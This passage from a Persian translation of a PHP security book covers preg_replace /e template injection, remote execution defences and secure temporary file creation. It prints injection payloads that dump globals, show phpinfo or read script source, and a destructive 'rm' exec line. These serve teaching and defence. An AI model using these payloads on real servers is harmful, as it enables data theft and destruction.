هنگامی که preg_replace فراخوانی می‌شود، رشته‌ی [firstname] موجود در قالب (در اینجا جهت نمایش بهتر، تنها یک خط کوتاه می‌باشد) را تطابق می‌دهد. از آنجا که بخش firstname الگوی جستجو (ولی نه براکت‌ها) در پرانتز قرار دارد، به عنوان یک ارجاع بازگشتی در دسترس می‌باشد، علی‌الخصوص 1 (یا همان $۱)، اولین و با این قالب نمایشی، تنها مورد. در ادامه، رشته‌ی جایگزینی به تابع eval داده می‌شود (به گونه‌ای که به عنوان یک کد PHP مورد ارزیابی قرار می‌گیرد؛ که در این حالت، تنها یک متغیر است)، و نتیجه این است که رشته‌ی $firstname به Beth تبدیل می‌شود. بنابراین، خروجی این اسکریپت عبارت است از Dear Beth که اولین خط از نامه‌ی فرم می‌باشد.

ولی این نوع سیستم قالب‌بندی، به این دلیل که بر تابع eval جهت انجام کار خود تکیه دارد، شامل پتانسیل جهت خطر می‌باشد. این خطر به این امر مربوط نیست که مسئول نگارش چه مقداری را جهت متغیر قالب وارد می‌کند، بلکه به خود قالب مربوط می‌باشد. اگر یک مهاجم (شاید یک کارمند ناراحت در یک شرکت بزرگ) بتواند این قالب را دستکاری کند، می‌تواند موتور قالب را وادار نماید که یک نام متغیر ساده را هدف قرار ندهد بلکه کد PHP واقعی را مد نظر قرار دهد. سپس، هنگامی که این موتور، قالب را مورد ارزیابی قرار می‌دهد، این کد را اجرا می‌کند به جای اینکه یک مقدار متغیر را به جای نام آن قرار دهد. اجازه دهید مثالی را بررسی کنیم:

- تصور کنید که یک کاربر خراب‌کار به قالب دسترسی یافته و آن را تغییر می‌دهد تا به صورت Dear [firstname] نباشد و به این صورت باشد: `Dear [{ print_r( $GLOBALS ) }]`
- در ادامه، وی یک مقدار را (دقیقا چیزی که بی اهمیت باشد چرا که قالب دیگر به دنبال نام یک متغیر نمی‌باشد) به اسکریپت دریافتی شما ارسال می‌کند.
- این اسکریپت به دنبال چیزی در میان براکت‌ها می‌گردد و آن را می‌یابد: رشته‌ی `{ print_r( $GLOBALS ) }`
- اسکریپت شما یک $ را به آن رشته می‌افزاید و چیزی را ایجاد می‌کند که انتظار داشت یک نام متغیر باشد ($customer) ولی در واقع دستور `${ print_r( $GLOBALS ) }` می‌باشد.
- در نهایت، اسکریپت شما این دستور را ارزیابی می‌کند و نتایج را به عنوان خروجی ارائه می‌دهد که اکنون یک احتراما ساده در ابتدای نامه با نام مشتری نیست بلکه محتوای همه‌ی متغیرها در گستره‌ی عمومی می‌باشد که احتمالا حاوی رمزهای عبور و یا سایر اطلاعات حساس خواهد بود، همان‌طور که در تصویر ۸-۶ نشان داده شده است.

تصویر ۸-۶: خروجی از یک اکسپلویت قالب



هنگامی که یک قالب بتواند به این صورت تغییر یابد، یک مجموعه‌ی گسترده از اکسپلویت‌ها امکان‌پذیر هستند علی الخصوص در PHP 5 که در آن، تعداد زیادی از مقادیر در واقع اشیا هستند. در اینجا تعدادی مثال بیشتر آورده شده است:

- افزودن `[{phpinfo()}]` به درون قالب، صفحه‌ی اطلاعات PHP را ارائه می‌دهد. هر تابع دیگری را می‌توان جایگزین نمود؛ تنها محدودیت این است که آرگومان‌ها را نمی‌توان نقل قول نمود.

- یک اکسپلویت می‌تواند با یک هدف قالب به این شکل در یک وضعیت شیء گرا امکان پذیر باشد: `[$db->connect(localhost,jdoe,eodj,jdoedb)]`. هنگام ارزیابی شدن به عنوان یک متغیر، این رشته در واقع یک ارتباط پایگاه‌داده را ایجاد می‌کند اگر یک اتصال دهنده‌ی پایگاه‌داده با نام db$ در حافظه در دسترس باشد.
- همچنین یک اکسپلویت دیگر می‌تواند محتوای یک اسکریپت را با هدفی به این شکل، نمایش دهد: `[{readfile($_SERVER[SCRIPT_FILENAME] )}]`
- احتمال چنین اکسپلویت‌هایی را می‌توان به حداقل رساند اگر کد موتور قالب تا حد زیادی به صورت محدودکننده نوشته شده باشد. ممکن است اینگونه به نظر برسد که از آنجا که نام‌های متغیر PHP معمولا اجازه‌ی داشتن علامت‌ها را ندارند، preg_replace نباید اجازه‌ی تطبیق براساس علائم را به هیچ وجه داشته‌باشد. نقص در الگویی که در مثال بالا استفاده نمودیم، `/\[(.+)\]/`، دقیقا همین است. .+ بر روی علائم منطبق می‌شود. یک الگوی محدودتر به این صورت خواهد بود `/\[(.w+)\]/` چرا که .w+ تنها کاراکترهای الفبایی-عددی را تطبیق می‌دهد

اولین مشکل در اینجا این واقعیت است که نام‌های متغیر PHP در واقع اجازه دارند شامل علامت _ باشند و ارجاعات شیء حتی شامل علامت -> هستند، که دو علامت اضافی می‌باشند. بنابراین، الگویی از قبیل `/\[([A-Za-z0-9_\->]+)\]/` شاید اندکی بهتر از هر کدام از دو الگوی قبلی باشد به این دلیل که اجازه‌ی این مقادیر اضافی را می‌دهد. اگر بخواهید که از این الگو یا الگوی .w+ قبلی استفاده کنید، آنگاه هیچ‌کدام از حملات قبلی، کار نخواهند کرد.

دومین مشکل این است که ممکن است وضعیتی وجود داشته باشد که در آن یک هدف قالب واقعا نیازمند داشتن علائم می‌باشد (برای مثال در یک پیش فاکتور). بنابراین ممنوع نمودن همه‌ی انواع علامت‌ها می‌تواند تا حدی مانع رسیدن به هدف استفاده از یک سیستم قالبی باشد.

PHP تلاش می‌کند تا تابع preg_replace را با فراخوانی خودکار addslashes جهت نادیده‌انگاشتن هر علامت نقل قول یکتا یا دوگانه که ممکن است در داده‌های ارجاع بازگشتی وجود داشته باشد، ایمن‌تر نماید. این نادیده‌انگاشتن به نظر باعث می‌شود که داده‌ها از استفاده جهت یک حمله، در امان باشند.

با این حال، ترکیب علامت‌های نقل قول یکتای مورد استفاده جهت مشخص نمودن ارجاعات بازگشتی (همان‌طور که قبلا بیان شد) با نادیده‌انگاشتن علامت‌های نقل‌قول، درون آن داده‌های ارجاع بازگشتی می‌تواند منجر به مشکلاتی شود.

تعدیل کننده‌ی e جهت تابع preg_replace خطرناک است. شما باید هر کاری که ممکن است را جهت عدم استفاده از آن انجام دهید. ولی اگر مجبور به استفاده از آن هستید، با دقت از آن استفاده کنید و از یک الگوی تا حد ممکن محدود کننده، استفاده کنید.

۸،۵ تست جهت نقص‌های[۵۵] اجرای از راه دور

در میان تمامی نقص‌هایی که شما ممکن است در کد PHP خود وارد کنید، آن‌هایی که اجازه‌ی اجرای از راه دور را می‌دهند احتمالا جدی‌ترین نقص‌ها هستند. متخصصین امنیتی اغلب فرض می‌کنند که اگر یک مهاجم دارای دسترسی آزاد جهت اجرای کد مدنظر خود حتی به عنوان یک کاربر بدون مجوز مثل nobody باشد، می‌تواند ضعف‌های دیگری را در سیستم بیابد و خود را به کاربر root تبدیل کند. این امر به وی اجازه خواهد داد تا کنترل سرور را در اختیار بگیرد. اینکه این فرض جهت سرور شما صادق است یا خیر، به این امر بستگی ندارد که شما و هزاران برنامه‌نویس دیگری که کدهایی را که اجرا می‌کنید، نوشته‌اند، چقدر در جلوگیری از چنین رفتاری موفق بوده‌اند: چه تعداد لایه جهت امنیت شما وجود دارد؟ در هر درجه‌ای، این فرض دارای واقعیت اثبات شده جهت بسیاری از سرورهایی می‌باشد که در گذشته مورد تخریب قرارگرفته‌اند.

ما می‌دانیم که چگونه می‌توانیم حفاظت بسیار قوی را در برابر اکسپلویت‌های اجرای از راه دور ایجاد کنیم: تنها لازم است که اجرای کد PHP یا دستورات شل ناخواسته را غیر ممکن نماییم. از shell_exec،eval یا هر نوع تابعی که دستورات اختیاری را اجرا می‌کند، استفاده نکنید و هیچگاه کد PHP را از سرورهای خارج و یا از مکان‌های غیرقابل اطمینان، بر روی سرور خود include نکنید. و به کاربران اجازه ندهید فایل‌ها را به دایرکتوری‌های قابل دسترسی از طریق وب، آپلود نمایند.

مشکل اغلب این راه حل‌ها، این است که تا حدی محدودکننده هستند که ممکن است در بستر برنامه‌ی شما قابل استفاده نباشند، حال این برنامه هر چه می‌خواهد باشد. بنابراین، چیزی که نیاز دارید یافتن مکانی است که شما به راحتی نیازهای برنامه‌ی خود را در برابر پتانسیل نقص ایجادشده به دلیل کمتر محدودبودن، متعادل نمایید. ممکن است بهتر باشد که ورودی کاربر در eval را محدود نموده و فراخوان‌های اجرای

---

[۵۵] Vulnerability

برنامه را در کمترین حد خود نگه دارید و سپس هر متاکاراکتری که می‌تواند جهت تزریق دستورات استفاده شده را فیلتر نموده و یا رمزگذاری کنید.

در نهایت، خودتان به شدت، محدودیت‌های خود را آزمون نمایید به این صورت که ورودی را که شامل دستورات و متاکاراکترهای داخلی است را جهت متغیرهای مورد استفاده در این فراخوان‌های eval و اجرا، ارسال کنید.

۸،۶ خلاصه

ما بحث خود در مورد تهدیدات برنامه‌ی PHP شما و داده‌های کاربران شما را با بررسی اجرای از راه دور ادامه دادیم که اکسپلویتی است که در آن، یک مهاجم از باز بودن برنامه‌ی شما در مقابل ورودی ارسالی کاربر استفاده می‌نماید که در ادامه توسط PHP اجرا می‌شود.

بعد از توصیف چگونگی عملکرد اجرای از راه دور، و خطراتی که به دنبال دارد، ما شش استراتژی را جهت مقابله با آن ارائه دادیم:

- محدود نمودن پسوندهای نام فایل جهت آپلودها.
- اجازه دادن تنها به کاربران انسانی و مورد اعتماد جهت وارد نمودن کد.
- عدم استفاده از تابع eval با ورودی‌های غیر قابل اعتماد.
- عدم وارد نمودن فایل‌های غیر قابل اعتماد.
- نادیده‌انگاشتن مناسب تمامی دستورات شل.
- توجه به الگوهای preg_replace با تعدیل کننده‌ی e.

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

۹ فصل نهم : تقویت امنیت جهت فایل‌های موقتی

در فصول پنجم تا هشتم، ما روش‌های مختلفی را مورد بحث قرار دادیم که بر اساس آن‌ها، اسکریپت‌های شما می‌توانند در برابر ورودی‌های مخرب کاربران، شکننده باشند و روش‌هایی را جهت پاک‌سازی این ورودی‌ها جهت ایمن نگه‌داشتن اسکریپت‌های خود تا حد ممکن ارائه دادیم. ما بحث خود در خصوص نقص‌های اسکریپت را در این فصل نیز ادامه می‌دهیم ولی با یک نقطه‌ی متمرکز متفاوت. در اینجا ما این موضوع را بررسی می‌کنیم که چگونه از PHP جهت ایمن نگه‌داشتن فایل‌های موقتی استفاده کنیم.

خوب، فایل‌های موقتی ممکن است موقتی و غیر دائمی به نظر برسند و به ندرت ارزش در نظر گرفته شدن داشته باشند. این فایل‌ها تنها لحظه‌ای وجود دارند و بعد نیستند ولی در واقع، چنین فایل‌هایی بر روی رایانه‌های ما همه جا حاضر هستند، بدون سر و صدا در پیش زمینه کار می‌کنند در حالی که برنامه‌های ما، توجه ما را به خود مشغول نموده‌اند. باید دریابیم که این فایل‌ها از کجا می‌آیند، چرا وجود دارند و چه خطراتی ممکن است به دنبال داشته باشند. سپس می‌توانیم به ایمن نمودن برنامه‌های خود بپردازیم.

۹،۱ عمل‌کردهای فایل‌های موقتی

بسیاری از برنامه‌ها و ابزارها هیچ‌گاه نمی‌توانند بدون فایل‌های موقتی اجرا شوند که معمولا فضای کاری قابل دسترسی را در پشت صحنه ارائه می‌دهد. ما در اینجا تنها تعداد کمی مثال از نقش‌های عملی را که فایل‌های موقت ایفا می‌کنند، ارائه می‌کنیم:

- ویرایش‌های موقتی فایل‌هایی که توسط برنامه هایی از قبیل پردازش لغات و یا برنامه‌های ویرایش تصویر، در حال تغییر هستند.
- کش‌های کوئری‌های موقت پایگاه‌داده
- ذخیره‌ی موقتی جهت فایل‌های در حال انتقال
- فایل‌های سیستمی که جهت ذخیره‌ی ویژگی‌های جلسه (یا سایر داده‌های موقتی) بین درخواست‌های HTTP مورد استفاده قرار می‌گیرند. برای ویژگی‌های جلسه، این‌ها فایل‌هایی هستند که جهت ID جلسه نام‌گذاری شده‌اند (معمولا چیزی شبیه به sess_7483ae44d51fe21353afb671d13f7199).
- ذخیره‌ی موقتی برای داده‌هایی که در حال انتقال به سایر برنامه‌ها و یا کتابخانه‌هایی هستند که منتظر ورودی مبتنی بر فایل هستند و یا موارد بعدی همین برنامه (مثلا پیام‌ها در یک صف ارسال ایمیل).

مرکز مدیریت امداد هماهنگی عملیات رخدادهای رایانه‌ای

به شکلی که این فهرست کوتاه نشان می‌دهد، فایل‌های موقتی قادر به نگهداری از بعضی از محرمانه‌ترین اطلاعات بر روی رایانه‌ی شما هستند.

۹،۲ ویژگی‌های فایل‌های موقتی

مشخص‌ترین ویژگی یک فایل موقتی، موقتی بودن آن است. با این حال، فراتر از آن، چنین فایل‌هایی دارای ویژگی‌های مهم خاص دیگری نیز هستند.

۹،۲،۱ مکان

هرچند جهت یک برنامه این امکان وجود دارد که یک فایل موقتی را در هر جایی ایجاد نماید که کاربر برنامه دارای مجوزهای نگارش می‌باشد، فایل‌های موقتی معمولا در دایرکتوری‌های پیش‌فرض ایجاد می‌شوند که /tmp و /var/tmp دو مورد از معمول‌ترین‌های آن‌ها هستند، هرچند که گاهی ممکن است همچنین درون یک زیر دایرکتوری مخفی در دایرکتوری خانه‌ی یک کاربر نیز ایجاد شوند. در این مکان‌های پیش‌فرض شناخته‌شده، این فایل‌ها بیشتر در معرض خطر قرار دارند تا زمانی که در جای دیگری ایجاد شده باشند. جهت بدتر کردن اوضاع، این مکان‌های پیش‌فرض معمولا دارای قابلیت نگارش هستند (اگر نباشند، بسیاری از برنامه‌ها نمی‌توانند فایل‌های موقتی را در آن‌جا ایجاد کنند). این قابلیت نگارش باعث می‌شود که این فایل‌ها بیشتر در دسترس هر مهاجم یا فردی باشند که دارای دسترسی می‌گردد.

۹،۲،۲ عمل‌کرد

فایل‌های موقتی معمولا باید هنگامی که برنامه‌ی ایجاد کننده‌ی آن‌ها بسته شد، حذف گردند ولی در بعضی از شرایط، این فایل‌ها می‌توانند به جای حذف شدن، همچنان باقی بمانند:

- اگر برنامه قبل از بسته شدن، کرش کند، وقت کافی جهت حذف این فایل‌ها را نداشته است.
- اگر هنگامی که برنامه در حال اجرا است، سیستم کرش[۵۶] نماید، به شکلی مشابه، برنامه وقت کافی جهت تمیزکاری معمول را نداشته است. کرش‌های سیستم می‌توانند به دلیل قطع برق، یک حمله‌ی رد خدمات، یک پردازش مخرب یا سایر مواردی باشد که کاملا خارج از کنترل برنامه می‌باشد.

---

[۵۶] Crash

- مشکلات فضای خالی در مقصد نهایی یک فایل می‌تواند مانع ایجاد یک کپی نهایی شود، که می‌تواند باعث عدم حذف ویرایش موقتی گردد.
- هر چند قرار است پردازش‌های سیستمی وجود داشته باشند که دایرکتوری‌های پیش‌فرض موقتی را به شکل مرتب پاک‌سازی کنند، این پردازش‌ها ممکن است به دلیلی نتوانند این فایل‌ها را حذف کنند، چه اصلا نتوانند حذف کنند و چه اینکه به موقع حذف نکنند.

برنامه‌نویسی نامناسب، ممکن است حذف چنین فایل‌های موقتی را نادیده گرفته باشد.

۹,۲,۳ ریسک‌ها

بنابراین هر چیزی از چند تکه تا یک فایل کامل ممکن است بر روی سرور شما معلق باشد که در دسترس هر کسی باشد که دارای دسترسی است، چه این دسترسی قانونی باشد چه نباشد.

۹,۲,۳,۱ قابلیت مشاهده

بنابراین، یک خطر آشکار این است که داده‌های خصوصی شما در معرض دید عموم یا (خیلی بدتر از آن) یک مهاجم که به دنبال آن‌ها می‌گردد، قرار گیرد. در بسیاری از موارد، یک اکسپلویت نیازمند آن خواهد بود که یک مهاجم دارای دسترسی شل یا FTP به مکان‌های فایل‌های موقتی شما باشد.

ولی اگر چنین مهاجمی بتواند وارد شود، یک فایل با نام Confidential_Sales_Strategies.tmp_۲۰۰۷ (استراتژی‌های فروش محرمانه‌ی سال ۲۰۰۷) احتمالا دارای اهمیت بالایی جهت وی خواهد داشت، علی‌الخصوص اگر در شرکت رقیب شرکت شما کار کند. به شکل مشابه، یک فایل با نامی شبیه به sess_95971078f4822605e7a18c612054f658 ممکن است جهت کسی که به دنبال هایجک نمودن یک جلسه‌ی شامل لاگین یک کاربر در یک سایت خرید می‌باشد، دارای اهمیت باشد (ما این مبحث را در فصل دهم مورد بحث قرار خواهیم داد).

با این حال، آشکار شدن داده‌های خصوصی حتی بدون چنین دسترسی نیز ممکن است. اگر یک فرد کنجکاو مشاهده کند که یک متغیر GET_$ جهت دسترسی به خروجی یک برنامه‌ی بررسی املا (با یک URI شبیه) مورد استفاده قرار می‌گیرد، ممکن است خیلی جهت وی مفید باشد که یک URI شبیه را وارد مرورگر خود نماید. این احتمال بسیار بالا به نظر می‌رسد که وی بتواند فایلی را که قبلا بررسی شده است، بخواند.

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه‌ای

۹,۲,۳,۲ اجرا

فرض بر این است که فایل‌های موقتی، به صورت موقتی باشند و نه به‌صورت اجرایی. ولی اگر یک مهاجم موفق به ارسال یک اسکریپت PHP به یک مکان موقتی شود، وی ممکن است روشی را جهت اجرای آن چه به صورت مستقیم و چه از طریق کاربر وب سرور nobody بیابد. شما می‌توانید نتایج را تصور کنید اگر این فایل شامل یک خط یکتا به این صورت باشد: <?('*.*/ rm exec('rm /*.*')?>

نقص فایل موقت یافت شده در TIKIWIKI
در ۱۶ ژانویه‌ی ۲۰۰۵، تیم امنیت مدیریتی TikiWiki اعلام نمود که یک نقص فایل موقتی توسط کاربران گزارش شده است. این نقص به دلیل نادیده‌گیری تایید اعتبار فایل‌های آپلودی رخ داده بود که به اسکریپت‌های مخرب اجازه می‌داد تا در فولدر temp ، ذخیره شوند. هنگامی که این اسکریپت‌ها در آنجا قرار می‌گرفتند، می‌توانستند توسط یک مهاجم اجرا شوند، که احتمالا تاثیرات مخربی بر روی سرور می‌گذاشت. اطلاعات بیشتری در خصوص کد موجود در این نقص، در دسترس نمی‌باشد. همزمان با اطلاعیه در خصوص کشف این نقص، TikiWiki یک به روزرسانی، ویرایش 1.8.5، را منتشر نمود که مانع هر نوع اکسپلویت می‌شد.

۹,۲,۳,۳ هایجک کردن

یک ریسک دیگر، که شاید فورا آشکار نباشد ولی به همان اندازه خطرناک است، این است که یک مهاجم ممکن است فایل موقتی شما را هایجک نموده و از آن، برای اهداف خود استفاده کند. وی ممکن است آن را به صورت کامل جایگزین نماید و یا چیزی را به آن اضافه کند. هدف وی ممکن است یکی از این موارد باشد:

- اجبار برنامه‌ی شما جهت پردازش داده‌های وی به جای داده‌های شما. این امر می‌تواند اثرات مختلفی داشته باشد:
  - می‌تواند داده‌های محرمانه را آشکار کند از قبیل فایل رمزعبور سیستم و یا سایر فایل‌هایی که معمولا توسط PHP حالت ایمن، قابل خواندن نیستند.
  - ممکن است داده‌های را به صورت کامل پاک کند، که مانع کامل شدن درخواست می‌شود.

- می‌تواند داده‌های جعلی را تولید و ارائه دهد که نتایج درخواست را مخدوش می‌کنند.
- ممکن است صدمات زیادی را با ارائه‌ی این داده‌های جعلی به یک برنامه‌ی دیگر جهت پردازش اضافی، ایجاد نماید.

- برای انتقال خروجی شما به جایی که به سادگی در دسترس وی باشد.

۹،۳ ممانعت از سوء استفاده از فایل موقت

اکنون که ما درکی از چیستی فایل‌های موقتی و چگونگی سوءاستفاده از آن‌ها به‌دست آوردیم، اجازه دهید که به استراتژی‌هایی بپردازیم که مانع چنین استفاده‌ی نامطلوبی می‌شوند.

در فصول۶ و ۷، ما به صورت کامل چگونگی ایمن نمودن ارتباطات شبکه‌ی خود را با استفاده از SSL/TLS و SSH مورد بحث قرار دادیم. ولی حتی اگر شما در استفاده از یکی از این روش‌ها جهت ممانعت از دسترسی یک مهاجم به شل یا FTP به دستگاه خود، موفق باشید یک مهاجم احتمالا می‌تواند درجه‌ای از این دسترسی را با استفاده از فایل‌های موقتی مخرب به‌دست آورد. چندین روش برای، سخت نمودن قابل توجه چنین نوعی از سوء استفاده وجود دارد.

۹،۳،۱ مبهم نمودن مکان

شاید مهم‌ترین گامی که می‌توانید جهت کمینه نمودن امکان سوء استفاده از فایل‌های موقتی خود بردارید این است که مکان هر کدام از فایل‌های موقتی خود را سخت کنید تا این‌که فایل حدس زدن نباشد. جهت این‌که سوء استفاده‌ای صورت گیرد، یک مهاجم باید نام فایلی که باید اجرا یا هایجک شود را بداند؛ بنابراین شما باید هر کاری که می‌توانید انجام دهید که این کار را جهت وی سخت‌تر نمایید.

در خصوص مسیر، یک دلیل بسیار خوب وجود دارد که چرا مکان‌های پیش‌فرض جهت فایل‌های موقتی وجود دارند: قرار دادن این فایل‌ها در این مکان‌ها، آن‌ها را در دسترس برنامه‌های سیستمی قرار می‌دهد که به صورت پیش‌فرض انتظار دارند این فایل‌ها را در این مکان‌ها بیابند. در حالی که این امکان وجود دارد که راهی را بیابیم که برنامه‌ی مورد نیاز، یک فایل موقتی ذخیره شده را که جهت افزایش امنیت در یک مکان دایرکتوری مبهم مثل /docs/apache قرار دارد را بیابد، مطمئن نیستیم که این همه کار ارزش، داشته باشد.

بنابراین، پیشنهاد می‌دهیم که شما به فکر حمل فایل‌های موقت خود در یک دایرکتوری انحرافی نباشید، بلکه این فایل‌ها را در همان مکان‌های پیش‌فرض نگه‌دارید. شما باید انرژی خود را به یافتن یک نام غیرقابل حدس جهت این فایل، مبذول کنید.

تابع ()tempnam در PHP دقیقا جهت ایجاد یک فایل با نامی وجود دارد که در دایرکتوری که در آن ایجاد شده است، منحصر به فرد باشد. این تابع دارای دو پارامتر می‌باشد، که رفتار آن تا حد زیادی وابسته به سیستم‌عامل شما می‌باشد. اولین پارامتر عبارت از نام دایرکتوری که فایل باید در آن ایجاد شود، هست. در لینوکس، اگر این پارامتر حذف شود، یا اگر دایرکتوری مشخص شده از قبل موجود نباشد، پیش‌فرض سیستم مورد استفاده قرار می‌گیرد. دومین پارامتر عبارت است از رشته‌ای که باید به عنوان بخش اول نام فایل مورد استفاده قرارگیرد، یعنی نوعی پیشوند جهت بخش دوم نام فایل. این بخش دوم تنها یک نمایش عددی هگزادسیمال است، تصادفی نیست و در واقع به صورت متوالی جهت فایل‌های قبلی و بعدی ایجاد شده توسط ()tempnam می‌باشد. بنابراین یک دستور به این شکل هست:

```
$filename = tempnam( '..', 'myTempfile');
```

یک فایل با نامی مثل myTempfile1af را در دایرکتوری بالای دایرکتوری کنونی، ایجاد می‌کند و مسیر کامل آن را در متغیر $filename جهت استفاده‌ی آتی ذخیره می‌کند. در اجرای دوباره، myTempfile1b0 را ایجاد می‌کند.این فایل‌های موقتی دارای مجوزهای پیش‌فرض ۶۰۰ (یا rw------) می‌باشند که جهت چنین فایل‌هایی مناسب می‌باشد.

فعالیت‌های برنامه‌نویسی درست، استفاده از یک پیشوند معنادار را با این تابع پیشنهاد می‌دهد، پیشوندی که مثلا نوع داده‌های موجود در آن را مشخص کند و یا برنامه‌ای که از آن استفاده می‌کند. از دیدگاه امنیتی، این یک ایده‌ی بسیار بد است چرا که با انجام این‌کار، شما به یک مهاجم کنجکاو اشاره می‌دهید که چه چیزی را می‌تواند در این فایل بیابد؛ و این کاری است که شما اصلا نمی‌خواهید انجام دهید. ولی روش‌هایی وجود دارد (همان‌طور که به زودی نشان خواهیم داد) که این کار را با درجه‌ی مناسبی از امنیت انجام دهید.

با این حال، ما پیشنهاد می‌دهیم که شما تابع ()tempnam در PHP را نادیده گرفته و به جای آن، فایل را به صورت دستی نام‌گذاری و ایجاد کنید یعنی با استفاده از تابع ()fopen . این تابع، که اجازه‌ی انعطاف بیشتری را در مقایسه با ()tempnam در نام‌گذاری و ایجاد فایل می‌دهد، دو پارامتر ضروری را می‌پذیرد.

پارامتر دوم، حالت است که مشخص می‌کند که چه نوع دسترسی را به این فایل می‌خواهید اجازه دهید؛ این مورد معمولا برابر با 'w+' قرار می‌گیرد تا اجازه‌ی خواندن و نوشتن را بدهد (یعنی حالت فایل سیستم برابر با ۶۰۰).

اولین پارامتر، دارای اهمیت بالاتری می‌باشد، این پارامتر، نامی است که باید به فایل داده شود. با تابع ()fopen، شما آزاد هستید (و می‌توانید) تمامی بخش‌های نام یک فایل را مشخص کنید: مسیر آن، نام آن و

حتی یک پسوند در صورت دلخواه. ما از یک مجموعه از گزاره‌های PHP جهت ایجاد یک نام جهت یک فایل موقتی استفاده می‌کنیم که دارای یک بخش تصادفی باشد تا حدس زدن آن سخت شود. این نام می‌تواند با یک پیشوند اختیاری جهت ساده‌تر نمودن دی‌باگ[۵۷] و جمع‌آوری زباله‌ها، آغاز شود یا می‌توانید از یک پیشوند تصادفی جهت ابهام بیشینه استفاده کنید.

با توجه به پیشنهاد ما در خصوص استفاده از مکان‌های پیش‌فرض جهت فایل‌های موقتی، شما با مشخص کردن مسیر، کار را شروع می‌کنید که احتمالا در یک مقدار ثابت قرار داد (چرا که احتمالا می‌خواهید تمامی فایل‌های موقتی در برنامه‌ی شما به همان مکان بروند)، چیزی شبیه به این:

```
define ('TMP_DIR','/tmp');
```

از آنجا که روشی جهت انجام این کار به صورت ایمن دارید، ممکن است تصمیم بگیرید که از یک پیشوند معنادار جهت نام فایل استفاده کنید تا هدف آن را به شما یادآوری کند، چیزی شبیه به این (برای نمایش بهتر فرض می‌کنیم که شما در حال کار بر روی برنامه‌ی یک پیست اسکی هستید):

```
$prefix = 'skiResort';
```

یا می‌توانید از یک پیشوند تصادفی استفاده کنید:

```
$prefix = rand();
```

در ادامه، به منظور کاهش ریسک امنیتی بالقوه در استفاده از یک نام معنادار جهت این فایل، شما یک مقدار تصادفی را جهت متمایز نمودن این فایل موقتی از هرفایل دیگری که ممکن است ایجاد کنید، تولید خواهید نمود. روند پیشنهادی ما جهت این کار استفاده از تابع uniqid() در PHP می‌باشد که دو پارامتر را می‌پذیرد. اولین مورد همان پیشوندی است که ما قبلا ایجاد نمودیم. دومین پارامتر یک مقدار منطقی[۵۸] است که این امر را مشخص می‌کند که آنتروپی اضافی را به تولید اضافه کنیم یا خیر؛ پیشنهاد می‌دهیم که این مقدار را برابر با TRUE قرار دهید. بنابراین، دستور جهت تولید نام فایل موقتی چیزی شبیه به این خواهد بود:

---

[۵۷] Debug

[۵۸] Boolean

```
$tempFilename = uniqid( $prefix, TRUE );
```

هنگامی که نام فایل را ایجاد کردید، ایجاد خود فایل به سادگی فراخوانی تابع touch() می‌باشد که یک فایل خالی را با نام تولید شده، ایجاد می‌کند، به این صورت:

```
touch( $filename );
```

این فایل با مجوزهای پیش‌فرض ۶۴۴ (یا rw-r--r--) ایجاد می‌شود که اجازه می‌دهد توسط هر کسی خوانده شود. این امر جهت فایلی که شما می‌خواهید محرمانه بماند، قابل قبول نیست و بنابراین شما باید مطمئن شوید که (قبل از ایجاد آن البته) مجوزها را به صورت دستی بر روی محدودکننده‌ترین مقدار قرار دهید (همان‌طور که tempnam() به صورت پیش‌فرض انجام می‌دهد)، ۶۰۰، یعنی حتی جهت هیچ کسی قابل مشاهده نیست به‌غیر از کاربری که آن را ایجاد نموده است، به این صورت:

```
chmod ( $tempFilename, 0600 );
```

قرار دادن این تکه‌ها و قطعه‌ها در کنار هم منجر به تکه اسکریپت زیر می‌شود:

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

```
<?php

// define the parts of the filename
define ('TMP_DIR','/tmp/');
$prefix = 'skiResort';

// construct the filename
$tempFilename = uniqid( $prefix, TRUE );

// create the file
touch( $tempFilename );

// restrict permissions
chmod ( $tempFilename, 0600 );

// now work with the file
// ... assuming data in $value
file_put_contents( $tempFilename, $value );

// ...

// when done with temporary file, delete it
unlink ( $tempFilename );

?>
```

این اسکریپت، یک نام فایل مشابه /tmp/skiResort392942668f9b396c08.03510070 را با استفاده از تابع uniqid() ایجاد می‌کند، و مجوزهای آن را برابر با ۶۰۰ قرار می‌دهد. استفاده از این فایل بسیار ساده است چرا که نام آن در متغیر $tempFilename قرار دارد و بنابراین به سادگی می‌تواند جهت کتابخانه‌های اساسی، اسکریپت‌های شل و یا برنامه‌های پیگیری ارسال شود و یا در یک متغیر جلسه جهت استفاده توسط درخواست‌های HTTP آتی برای برنامه‌ی شما ذخیره شود.

اگر برنامه‌ی شما یک رمز بیرونی را با سایر برنامه‌ها به اشتراک می‌گذارد (برای مثال، یک ترکیب نام کاربری/رمز عبور یا حتی تنها یک تکه‌ی تصادفی تولید شده در زمان اجرا و ارسال شده در یک فرم)، شما می‌توانید امنیت را با استفاده از یک مسیر افزایش دهید که به عنوان یک متغیر جلسه ارسال می‌شود و آن را با آن رمز درهم‌سازی شده، ترکیب کنید تا نام فایل شما به‌دست آید. آنگاه، هر پردازشی که این رمز را بداند

قادر خواهد بود که نام فایل را تولید کند (و بنابراین به آن دسترسی داشته باشد)، در حالی که یک هایجک‌کننده هیچ‌گاه قادر به حدس زدن آن نمی‌باشد. این فرآیند ممکن است چیزی شبیه به تکه اسکریپت زیر باشد:

```
<?php

// for demonstration, reuse data from createUniqidTempfile.php
$pathPrefix = '/tmp/skiResort';

// for demonstration, construct a secret here
$secret = 'Today is ' . date( "l, d F." );
$randomPart = sha1( $secret );

$tempFilename = $pathPrefix . $randomPart;

touch( $tempFilename );
chmod ( $tempFilename, 0600 );

// now work with the file
// ... assuming data in $value
file_put_contents( $tempFilename, $value );

// ...

// when done with temporary file, delete it
unlink ( $tempFilename );

?>
```

این اسکریپت، یک نام فایل مثل tmp/skiResort91c8247fb32eebc639d27ef14802976d624a20ee/ را با استفاده از رمز درهم‌سازی شده، ایجاد می‌کند، فایل را تولید می‌کند و مجوزهای آن را برابر با ۶۰۰ قرار می‌دهد. نام این فایل هیچ‌گاه لازم نیست که جهت یک پردازش دیگر ارسال شود، به این دلیل که این نام می‌تواند در زمان مورد نیاز توسط هر پردازشی که بداند چگونه باید رمز را ایجاد کرد، تولید شود.

رایانه‌ای

۹,۳,۲ محدود نمودن مجوزها

